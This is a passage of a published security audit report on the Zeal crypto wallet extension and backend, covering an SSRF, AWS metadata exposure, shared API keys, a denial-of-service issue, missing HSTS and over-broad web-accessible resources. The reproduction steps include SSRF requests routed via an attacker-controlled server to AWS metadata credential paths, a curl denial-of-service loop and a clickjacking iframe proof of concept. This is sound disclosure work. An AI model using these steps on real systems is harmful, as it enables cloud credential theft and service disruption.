Security Auditing Report

Zeal Browser Extension and Backend

Prepared for: **Grwth Lbs Ltd**
Prepared by: **Norbert Szetei, Szymon Drosdzol, John Villamil**
Date: **September 8th, 2023**

© DOYENSEC

Table of Contents

Revision History

Version	Date	Description	Author
1	September 6th, 2023	First release of the final report	Norbert Szetei, Szymon Drosdzol, John Villamil
2	September 8th, 2023	Peer review	Anthony Trummer, Luca Carettoni
3	November 17th, 2023	Retest and final round for publication	Lorenzo Stella

Contacts

Company	Name	Email
Grwth Lbs Ltd	Kristian Domanski	kristian@zeal.app
Doyensec, LLC	John Villamil	john@doyensec.com
Doyensec, LLC	Luca Carettoni	luca@doyensec.com

Executive Summary

Overview

Grwth Lbs Ltd engaged Doyensec to perform a security assessment of the Zeal wallet extension and backend. The project commenced on August 28, 2023 and ended on September 1st, 2023 requiring three (3) security researchers. The project resulted in eleven (11) findings of which one (1) was rated as *high* severity.

In November 2023, Doyensec performed a retesting of the Zeal wallet extension and backend and confirmed the effectiveness of the applied mitigations. **All issues were mitigated in a timely manner by Grwth Lbs Ltd team. No outstanding security vulnerabilities were discovered during this engagement exist.**

This deliverable represents the state of all discovered vulnerabilities as of 11/17/2023. The retesting was performed using the release v0.3.45 of the extension and on `104ab926a` of github.com/zealwallet/monorepo.

The project consisted of a manual web application security assessment and browser extension audit.

Testing was conducted remotely from Doyensec's EMEA and US offices.

Scope

Through meetings with Grwth Lbs the scope of the project was clearly defined. The agreed upon assets are listed below:

- Zeal Wallet Frontend and Backend
- Zeal Wallet Browser Extension

The testing took place in production and development environments using the latest version of the software at the time of testing. Grwth Lbs also provided access to a production build of the extension. In detail, this activity was performed on the following releases:

- Zeal Wallet 0.3.33
  - development_build.zip (sha1:d066366712)
  - production_build.zip (sha1: ab90510ca2)

- monorepo-doyensec.tar.gz (sha1:4e58af06e7)

Scoping Restrictions

During the engagement, Doyensec encountered difficulties testing some of the functionalities due to functional and UI bugs in the browser extension. Grwth Lbs was very responsive in debugging these issues to ensure a smooth assessment. The Google Drive Backup functionality and Zeal Recovery File Import were not working.

Findings Summary

Doyensec researchers discovered and reported eleven vulnerabilities in the Zeal Wallet platform. While most of the issues were departures from best practices and low-severity flaws, Doyensec identified one issue rated as high severity.

It is important to reiterate that this report represents a snapshot of the environment's security posture at a point in time.

The findings included several instances of Information Leakage, a Server-Side Request Forgery (SSRF), and multiple opportunities for an attacker to perform Denial of Service (DoS) attacks.

At the design level, Doyensec found the system to be well architected with the exclusion of the following aspects:

- Users can trigger backend services to retrieve large amounts of data from third parties

- Various *sleep* calls in the code can be abused for DoS
- A lack of separation for API keys between environments

All issues with significant security impact were addressed by Grwth Lbs. Outstanding security vulnerabilities are either low impact defects or departure from best practices only. The risks associated with those findings do not generally affect the overall security posture.

Recommendations

The following recommendations are proposed based on studying the Zeal Wallet security posture and the vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B** - Remediation Checklist to make sure that you have covered all areas

- Consider including a password strength estimator in the UI of the extension to provide feedback to the users on whether their password is on the weaker side. The zxcvbn tool is commonly used for this purpose

- Consider removing client side integrations between the extension and third-party services such as Sentry. Using these services may reveal IP addresses and other information about users of the extension

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key to standing against threats. Thus we recommend a *whitebox* approach combining dynamic fault injection with an in-depth study of the source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g., OWASP Testing guide recommendations), as well as custom checklists, to ensure full coverage of both code and vulnerability classes.

Setup Phase

Grwth lbs provided access to the source code, online environment, and builds of the browser extension.

Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- Nikto
- SSLScan
- Nmap
- Curl, netcat and other Linux utilities

Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is Burp Suite. However, we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and needs of the application to find ways of breaking the assumed control flow.

Project Findings

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

This table is organized by time of discovery. The issues at the top were found first, while those at the bottom were found last. Presenting the table in this fashion has a number of benefits. It inherently shows the path our auditing took through the target and may also reveal how easy or difficult it was to discover certain findings. As a security engagement progresses, the researchers will gain a deeper understanding of a target which is also shown in this table.


Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
ZEA-Q323-1	**SSRF via /wallet/unblock?path Parameter**	**Server-Side Request Forgery (SSRF)**	**High**	**Closed**
Comment	The team now have specific communication paths in place (#1847)			
ZEA-Q323-2	**Missing SSRF Protection for EC2 Instance Metadata**	**Security Misconfiguration**	**Low**	**Closed**
Comment	The team enabled IMDSv2 by requiring token-backed sessions.			
ZEA-Q323-3	**Same API Keys Shared Between Prod and Dev**	**Insecure Design**	**Low**	**Closed**
Comment	Only the Unblock and New Relic services are affected. All the other services have different keys stored safely in a secrets manager (#2014).			
ZEA-Q323-4	**Denial of Service via bridge Endpoint**	**Denial of Service (DoS)**	**Medium**	**Closed**
Comment	The refresh rate was limited and any unnecessary flags were disabled (#1879).			
ZEA-Q323-5	**Strict Transport Security Not Enforced**	**Security Misconfiguration**	**Informational**	**Closed**
Comment	The service now returns a Strict-Transport-Security header, enforcing HSTS (eb021f77).			
ZEA-Q323-6	**Excessive web_accessible_resources**	**Insecure Configuration**	**Medium**	**Closed**
Comment	The zwidget resource was separated to only expose connection management and transaction requests on 3rd party sites (98953e31f).			
ZEA-Q323-7	**Web Extension Contains Map Files**	**Information Exposure**	**Informational**	**Closed**
Comment	Maps were removed and are no longer available (e041f3f78).			

ID	Title	Vulnerability Class	Severity	Status
ZEA-Q323-8	**DoS via Reflected Input**	**Denial of Service (DoS)**	**Low**	**Closed**
Comment	The maxRequestSize is now limited to 500kb (#1939).			
ZEA-Q323-9	**DoS via Backend *sleep* Functions**	**Denial of Service (DoS)**	**Low**	**Risk Accepted**
Comment	The current global request rate limiter for the wallet-api, working per-IP on the infrastructure level, was considered by the Zeal team to sufficiently mitigate the issue among other network-based DoS attack vectors.			
ZEA-Q323-10	**Seed and PrivateKey not Removed from Clipboard**	**Insecure Design**	**Low**	**Risk Accepted**
Comment	Due to manifest v3 constraints, there's no immediate fix planned because of the lack of background jobs to remove from the user's clipboard.			
ZEA-Q323-11	**Wallet Information Still Available when Extension is Locked**	**Information Exposure**	**Low**	**Risk Accepted**
Comment	The team will be exploring encryption methods while the wallet is locked.			


Findings per Severity

The table below provides a summary of the findings per severity.



Findings per Type

The table below provides a summary of the findings per vulnerability class.



ZEA-Q323-1. SSRF via /wallet/unblock?path Parameter	
Severity	**High**
Vulnerability Class	Server-Side Request Forgery (SSRF)
Component	/wallet/unblock/?path= endpoints
Status	Closed

Description

A Server Side Request Forgery (SSRF) attack describes the ability of an attacker to create network connections from a vulnerable web application to the internal network and other Internet hosts. Frequently, an SSRF vulnerability is used to attack internal services placed behind a firewall and not directly accessible from the Internet.

In the Zeal platform, the *path* parameter in the */wallet/unblock* API endpoint can be leveraged to initiate an HTTP(S) connection and gather information about the internal infrastructure of the application. For instance, this attack can be used to invoke internal unprotected webhooks or reach internal API endpoints.

Through this SSRF, the attacker is able to see the full response body. Combining this with the lack of Instance Metadata Service Version 2 (IMDSv2) in the AWS infrastructure allows an attacker to read AWS credentials. While a valid Authorization Header is needed in the request, the extension is available to the public and such header can be easily retrieved.

Reproduction Steps

Perform a `GET` request to the `/wallet/unblock` endpoint, specifying the URL of a controlled web server (e.g., Burp's Collaborator or a standard web server with full request logging) in the `path` parameter.

The request below is sent to the vulnerable endpoint with a `path` parameter value of `u:p@8.8.8.8`. This is a popular server owned by Google and the response body contains the Google server's response demonstrating the attacker was able to route the request through the Zeal backend using this SSRF vulnerability.

Request:

```
POST /wallet/unblock/?path=u:p@8.8.8.8/ HTTP/2
Host: iw8i6d52oi.execute-api.eu-west-2.amazonaws.com
Content-Length: 2
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
```

```
Authorization: Signature
0xb1c3ec81149313012ff6ab67c95f99baf3a7e29faa16af8d16e628dbd829d0e613b07aee6bb3d31
42f3f443eb89528e5a9379b212e5eac66a41200d31af0da801b; Message test
Unblock-Session-Id: 421d886a-33e4-432f-9dd5-39610483f122
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "macOS"
Origin: chrome-extension://heamnjbnflcikcggoiplibfommfbkjpj
Sec-Fetch-Site: none
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{}
```

Response:

```
HTTP/2 200 OK
Date: Tue, 29 Aug 2023 10:38:12 GMT
Content-Type: text/plain
Content-Length: 1381
Apigw-Requestid: KayXRivDrPEEJuQ=
Trace-Id: fd62b7462542df1ec8f90cdd40eacef3
Access-Control-Allow-Origin: chrome-extension://heamnjbnflcikcggoiplibfommfbkjpj
Vary: Origin
Access-Control-Allow-Headers: Content-Type

<!DOCTYPE html>
<html lang="en"> <head> <title>Google Public DNS</title>  <meta charset="UTF-8"> <link
href="/static/93dd5954/favicon.png" rel="shortcut icon" type="image/png"> <link href="/
static/836aebc6/matter.min.css" rel="stylesheet"> <link href="/static/b8536c37/shared.css"
rel="stylesheet"> <meta name="viewport" content="width=device-width, initial-scale=1">
<link href="/static/d05cd6ba/root.css" rel="stylesheet"> </head> <body> <span class="filler
top"></span>   <div class="logo" title="Google Public DNS"> <div class="logo-
text"><span>Public DNS</span></div> </div>  <form action="/query" method="GET">  <div
class="row"> <label class="matter-textfield-outlined"> <input type="text" name="name"
placeholder=" "> <span>DNS Name</span> <p class="help"> Enter a domain (like example.com) or
IP address (like 8.8.8.8 or 2001:4860:4860::8844) here. </p> </label> <button class="matter-
button-contained matter-primary" type="submit">Resolve</button> </div> </form>  <span
class="filler bottom"></span> <footer class="row"> <a href="https://developers.google.com/
speed/public-dns">Help</a> <a href="/cache">Cache Flush</a> <span class="filler"></span> <a
href="https://developers.google.com/speed/public-dns/docs/using"> Get Started with Google
Public DNS </a> </footer>   <script
nonce="B7ggdDtnFnZQxySNAoBSKg">document.forms[0].name.focus();</script> </body> </html>
```

In some requests we noticed that the Zeal backend was returning an API key which was the same for dev and prod as shown in the request shown below, made by the Zeal backend to the attacker controlled *oastify* server:

```
POST / HTTP/1.1
Content-Type: application/json; charset=utf-8
Accept: application/json; charset=utf-8
Authorization: API-Key I6IS5I88*****8cbVtshld
Content-Length: 151
Host: 7goyfzvlf009j6ncowqvuzm6hxnobozd.oastify.com
```

```
Connection: keep-alive
User-Agent: Apache-HttpClient/5.1.3 (Java/17.0.4.1)

{}
```

AWS keys and metadata can be obtained by an attacker using the following requests:

1. /wallet/unblock/?path=u:p@<ATTACKER_CONTROLLED_SERVER>/redir.php?r=http://169.254.169.254/latest/meta-data/iam/security-credentials/terraform-20230623203923604500000003

2. /wallet/unblock/?path=u:p@<ATTACKER_CONTROLLED_SERVER>/redir.php?r=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

Note the particular `User-Agent`, which demonstrates that the request has been made by the vulnerable web application.

This endpoint also accepts private IP addresses, opening up the possibility for a Cross Site Port Attack (XSPA), which allows an attacker to enumerate services used by the web application, or exposed by the victim server, or neighbor servers, by conducting a port scan from the context of the vulnerable host.

Additionally, by visiting `http://169.254.169.254/latest/user-data`, we were able to leak the New Relic `license_key` value.

Impact

High. By leveraging this vulnerability an attacker can gain information about the local system, internal network and potentially machines in adjacent networks. The ability to issue arbitrary requests to internal endpoints may also cause unwanted interactions with internal systems. Because of this, the attacker is able to obtain AWS keys and API keys used by the platform.

Complexity

Medium. An attacker just needs to abuse an already existing functionality offered by the web application. No mitigation has been put in place to prevent this issue.

Remediation

Attempts to guard against Server Side Request Forgery are often implemented incorrectly, by either blocking all IP addresses, not handling IPv6, following HTTP redirects or having TOCTTOU[1] issues.

If possible, we would suggest to **use one of the following SSRF Protection Libraries**:

- Advocate (Python) - https://github.com/JordanMilne/Advocate
- SafeURL (PHP, Scala, Python) - https://blog.includesecurity.com/2016/08/safeurl-server-side-request-forgery-protection-library.html

[1] Time of check to time of use

- SSRF_Filter (Ruby) - https://github.com/arkadiyt/ssrf_filter

These libraries generally protect against SSRF by resolving a domain address to IP and then checking whether the IP belongs to a private network (RFC 1918). Alternatively, we would recommend creating an allowlist of permitted hosts only.

SSRF can also be mitigated by enforcing strong network isolation from the vulnerable web application (e.g., using `iptables` or `https://github.com/stripe/smokescreen`).

Resources

- OWASP, "Server Side Request Forgery”
  https://www.owasp.org/index.php/Server_Side_Request_Forgery

- GetUnblock, “Authentication"
  https://docs.getunblock.com/docs/authentification-1

ZEA-Q323-2. Missing SSRF Protection for EC2 Instance Metadata	
Severity	**Low**
Vulnerability Class	Security Misconfiguration
Component	AWS Configuration
Status	Closed

Description

Due to the previous vulnerability (`ZEA-Q323-1`) we were able to identify that IMDSv2 is not enabled in the AWS infrastructure. In EC2, AWS provides a unique feature in the REST interface available at the following endpoint:

`http://169.254.169.254/`

This IP address provides internal access to configuration and authentication information on all EC2 instances.

This feature has been commonly abused during Server-Side Request Forgery attacks. Server-Side Request Forgery (SSRF) vulnerabilities let an attacker send crafted requests from a vulnerable web application. Attackers can use SSRF attacks to target internal systems that are behind firewalls and are not accessible from the external network. In this particular case, an attacker may leverage SSRF to access services available through the metadata server (`169.254.169.254`) of the exploited EC2 instance.

To mitigate this class of vulnerabilities, AWS has introduced Instance Metadata Service Version 2 (IMDSv2) – a session-oriented method. This version is not enabled by default and has to be explicitly configured.

Reproduction Steps

To verify that IMDSv1 is still in use, login to a vulnerable EC2 instance and execute:

```
$ curl http://169.254.169.254/latest/
```

If the HTTP response is a 200 OK with instance data, IMDSv1 is indeed in use. Otherwise, the HTTP request will fail since no authentication token is provided.

Due to this missing setting, the previous SSRF vulnerability facilitated obtaining the AWS credentials shown below:

```
{
  "Code" : "Success",
  "LastUpdated" : "2023-08-30T05:53:36Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASI<REDACTED>U5S",
```

```
  "SecretAccessKey" : "a6wP<REDACTED>bBdV",
  "Token" : "IQoJ<REDACTED>gg==",
  "Expiration" : "2023-08-30T11:54:23Z"
}
```

Impact

High. Usage of IMDSv1 leaves the instance unprotected against attacks such as SSRF. It can lead to information disclosure and potentially a full system compromise.

Complexity

This issue highlights a missing security hardening configuration, rather than a vulnerability per se. It helps to elevate the severity of other vulnerabilities.

Remediation

Transition to “Instance Metadata Service Version 2” in order to protect your application against AWS metadata SSRF.

Resources

- Amazon Elastic Compute Cloud User Guide, ”Configuring the instance metadata service" https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html
- Colm MacCarthaigh, AWS Security Blog, "Add defense in depth against open firewalls, reverse proxies, and SSRF vulnerabilities with enhancements to the EC2 Instance Metadata Service" https://aws.amazon.com/blogs/security/defense-in-depth-open-firewalls-reverse-proxies-ssrf-vulnerabilities-ec2-instance-metadata-service/

ZEA-Q323-3. Same API Keys Shared Between Prod and Dev	
Severity	**Low**
Vulnerability Class	Insecure Design
Component	Authorization API-KEY New Relic License Key
Status	Closed

Description

The same API credentials are shared between the development and production environments. Zeal engineers are already aware of the shared API-Key value. The New Relic API key was also found to be shared between environments.

Reproduction Steps

Both API keys were obtained through the SSRF issue (`ZEA-Q323-1`).

Impact

Potentially High. Development credentials can be leaked by a version control system (e.g., Git, SVN, CVS), sent out as part of a code by e-mail or posted online. Multiple developers across the development and maintaining time-frame of the project will come into contact with the secrets, rendering it impossible to trace and limit their usage. If the credentials are shared with the production environment this increases the severity of misuse and possible abuse.

Complexity

High. An attacker will need to leverage a separate vulnerability in order to retrieve the secrets. Depending on how the source code is stored and the access of engineers within Zeal, the complexity may vary.

Remediation

Store the credentials in a configuration file segregated from the source code or implement a storage and retrieval system to help separate secrets between environments. Credentials stored in a separate restricted git repository are much easier to secure and maintain. These configuration files should have restricted file permissions, ensuring that only authorized users can view and modify such files. Restrict access to all resources that store credentials such as configuration files or databases.

Alternatively, a solution such as `Vault` (https://www.vaultproject.io/) is commonly used to securely store, retrieve, and manage secrets.

AWS `Secrets Manager` (https://aws.amazon.com/secrets-manager/) can also be used within AWS cloud environments. Users and applications can retrieve secrets with a call to the Secrets Manager APIs, eliminating the need for hard-coding.

ZEA-Q323-4. Denial of Service via *bridge* Endpoint	
Severity	**Medium**
Vulnerability Class	Denial of Service (DoS)
Component	/wallet/currencies/bridge
Status	Closed

Description

The endpoint `/wallet/currencies/bridge` returns about 8MB of data with each request. Additionally, it is possible to avoid caching by setting the `forceRefresh=1` parameter on the request. By sending multiple concurrent requests to this endpoint the dev environment was made unresponsive for several seconds at a time. This was tested and confirmed from different IP addresses.

On the backend, within the /backend/wallet-api/src/main/kotlin/it/zeal/wallet/integrations/socket/SocketClient.kt file it can be seen that all tokens are being fetched with each request using a third-party client.

Reproduction Steps

To exploit this issue, Doyensec used a tool called Turbo Intruder which makes it easy to send several requests back to back very quickly. It was easy to overload the server and make it completely unresponsive. This behavior can be mimicked using several instances of curl in a loop for example.

The curl tool can be leveraged in a loop as shown below:

```
curl "https://iw8i6d52oi.execute-api.eu-west-2.amazonaws.com/wallet/currencies/bridge?forceRefresh=1"
```

While under the Denial of Service, the platform will respond with a 503:

```
HTTP/2 503 Service Unavailable
Date: Mon, 28 Aug 2023 10:50:43 GMT
Content-Type: application/json
Content-Length: 33
Apigw-Requestid: KXhL8gNFLPEEJjA=

{"message":"Service Unavailable"}
```

Impact

Medium. It is possible to perform a Denial of Service and make the platform unresponsive to all users.

Complexity

Low. The request can be found in the normal operation of the extension and is easy to automate.

Remediation

Consider caching pricing information or returning a limited subset of token information to the user.

ZEA-Q323-5. Strict Transport Security Not Enforced	
Severity	**Informational**
Vulnerability Class	Security Misconfiguration
Component	HTTP Header on rdwdvjp8j5.execute-api.eu-west-1.amazonaws.com
Status	Closed

Description

While reviewing the web application, we discovered that the application fails to prevent users' browsers from sending it unencrypted HTTP requests. The web application lacks the `HTTP Strict-Transport-Security` (often abbreviated as HSTS) HTTP response header. Once set in the browser, HSTS enforces that a specific domain, and optionally its subdomains, should only ever be accessed using the HTTPS protocol, effectively upgrading any plain-text HTTP requests prior to sending them.

Reproduction Steps

Verify that no `HTTP Strict-Transport-Security` response header exists in the application responses from rdwdvjp8j5.execute-api.eu-west-1.amazonaws.com.

Impact

This issue is considered a departure from best practices, and for this reason, its severity has been lowered. In addition, port 80 is not enabled, which further reduces the impact of this issue.

This configuration is potentially exploited by rewriting HTTPS links as plain-text HTTP. If a targeted user follows the insecure version of a link (or types in a plain-text HTTP URL themselves), their browser never attempts to use an encrypted connection. An attacker may use off-the-shelf tools like '`sslstrip`' that automate the exploitation process.

Complexity

High. In a real attack scenario, the attacker needs to share the same network segment to perform a Man In The Middle (MITM) attack.

Remediation

The application should instruct web browsers only to access the application using HTTPS. **Enable HTTP Strict Transport Security** (HSTS) by adding a response header with the name '`Strict-Transport-Security`' and the value '`max-age=<expireTime>`', where `expireTime` is the time in seconds that browsers should remember that the site should only be accessed using HTTPS.

Below is a breakdown of how the browser interprets this header:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

- `max-age=31536000` = using a long (1 year) max-age
- `includeSubDomains` = If this optional parameter is specified, this rule applies to all of the site's subdomains as well (it will render any subdomains which are only available over plain-text HTTP unreachable).
- `preload` = Google maintains an HSTS preload service[2]. By following the guidelines and successfully submitting your domain, browsers will never attempt to connect to your domain using an insecure connection. While Google hosts the service, all browsers have stated an intent to use (or started using) the preload list. However, it is not part of the HSTS specification and should not be treated as official.

Please Note: Sending the preload directive from your site can have **PERMANENT CONSEQUENCES** and prevent users from ever accessing your site and any of its subdomains if you need to switch back to plain-text HTTP.

Resources

- MDN Web Docs, "Strict-Transport-Security"
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

- OWASP CheatSheet Series, "Strict-Transport-Security"
  https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

[2] https://hstspreload.org

ZEA-Q323-6. Excessive web_accessible_resources	
Severity	**Medium**
Vulnerability Class	Insecure Configuration
Component	frontend/wallet/manifest.json
Status	Closed

Description

To enable integration with the webpages, browser extensions define a property `web_accessible_resources` in their manifest. It lists all of the HTML documents, scripts and other files that can be accessed by the websites. In order to minimize the attack surface, extensions should allow only a small, necessary subset of their resources. Otherwise, a malicious website can run, display and in some cases manipulate, the extension's interface and scripts.

In case of the Zeal Wallet, Doyensec has observed that the `index.html` file is listed as web accessible. This file is an entry point for the entire UI of the Zeal wallet. It is therefore possible to display the web extension's interface inside of a malicious website, as well as initiate all the flows (e.g. token transfer). This design can be exploited to perform Clickjacking, as well as all manner of social engineering attacks.

The problematic setting can be found in the `manifest.json` file:

frontend/wallet/manifest.json:

```
      {
         // shortened for brevity
         "web_accessible_resources": [
          {
            "resources": [
              "index.html",
              "add-account.html",
              "account_is_ready.html",
              "inpage.js"
            ],
            "matches": ["https://*/*"],
            "use_dynamic_url": true
          }
        ],
      }
```

Reproduction Steps

To demonstrate this vulnerability, the following steps are required:

1. Prepare a malicious site served over HTTPS
2. To demonstrate the possibility of a clickjacking attack, host the following HTML document:


```
<!doctype html>
<html lang=en>

<head>
  <meta charset=utf-8>
  <title>Clickjacking</title>
</head>

<body>
  <iframe src="chrome-extension://heamnjbnflcikcggoiplibfommfbkjpj/index.html?
type=extension" width="1000"
    height="1000"></iframe>
</body>

</html>
```

3. Note that the extension's UI is embedded in the attacker's website content:



Please also note that particular UI flows can be embedded in a similar way, by changing the `type` parameter (e.g., `send_nft` or `send_erc20_token`).

Impact

High. The extension UI can be embedded and interacted with on a malicious website. That leads to all manner of social engineering attacks as well as Clickjacking.

Complexity

Medium. Zero-click exploitation (i.e. exploitation not requiring direct user interaction) would require additional vulnerabilities in the UI itself. In the time allotted, Doyensec has not identified such vulnerabilities. However, UI redressing attacks (such as Clickjacking) can be highly successful in coercing an unsuspecting victim to perform actions in the hidden interface. Given the high impact performing such actions in a crypto wallet, Doyensec deems this vulnerability as having a medium severity.

Remediation

Limit the `web_accessible_resources` to files and UI flows intended to be embedded on websites. In particular, remove the `index.html` file from the list. Ensure that the scripts and UI embedded in the websites is separate from the extension UI.

Resources

- Almost Secure, ”When Extension Pages Are Web-Accessible" https://palant.info/2022/08/31/when-extension-pages-are-web-accessible
- Chrome Developers, ”Chrome Extensions - Web Accessible Resources" https://developer.chrome.com/docs/extensions/mv3/manifest/web_accessible_resources/

ZEA-Q323-7. Web Extension Contains Map Files	
Severity	**Informational**
Vulnerability Class	Information Exposure
Component	Zeal Wallet Web Extension
Status	Closed

Description

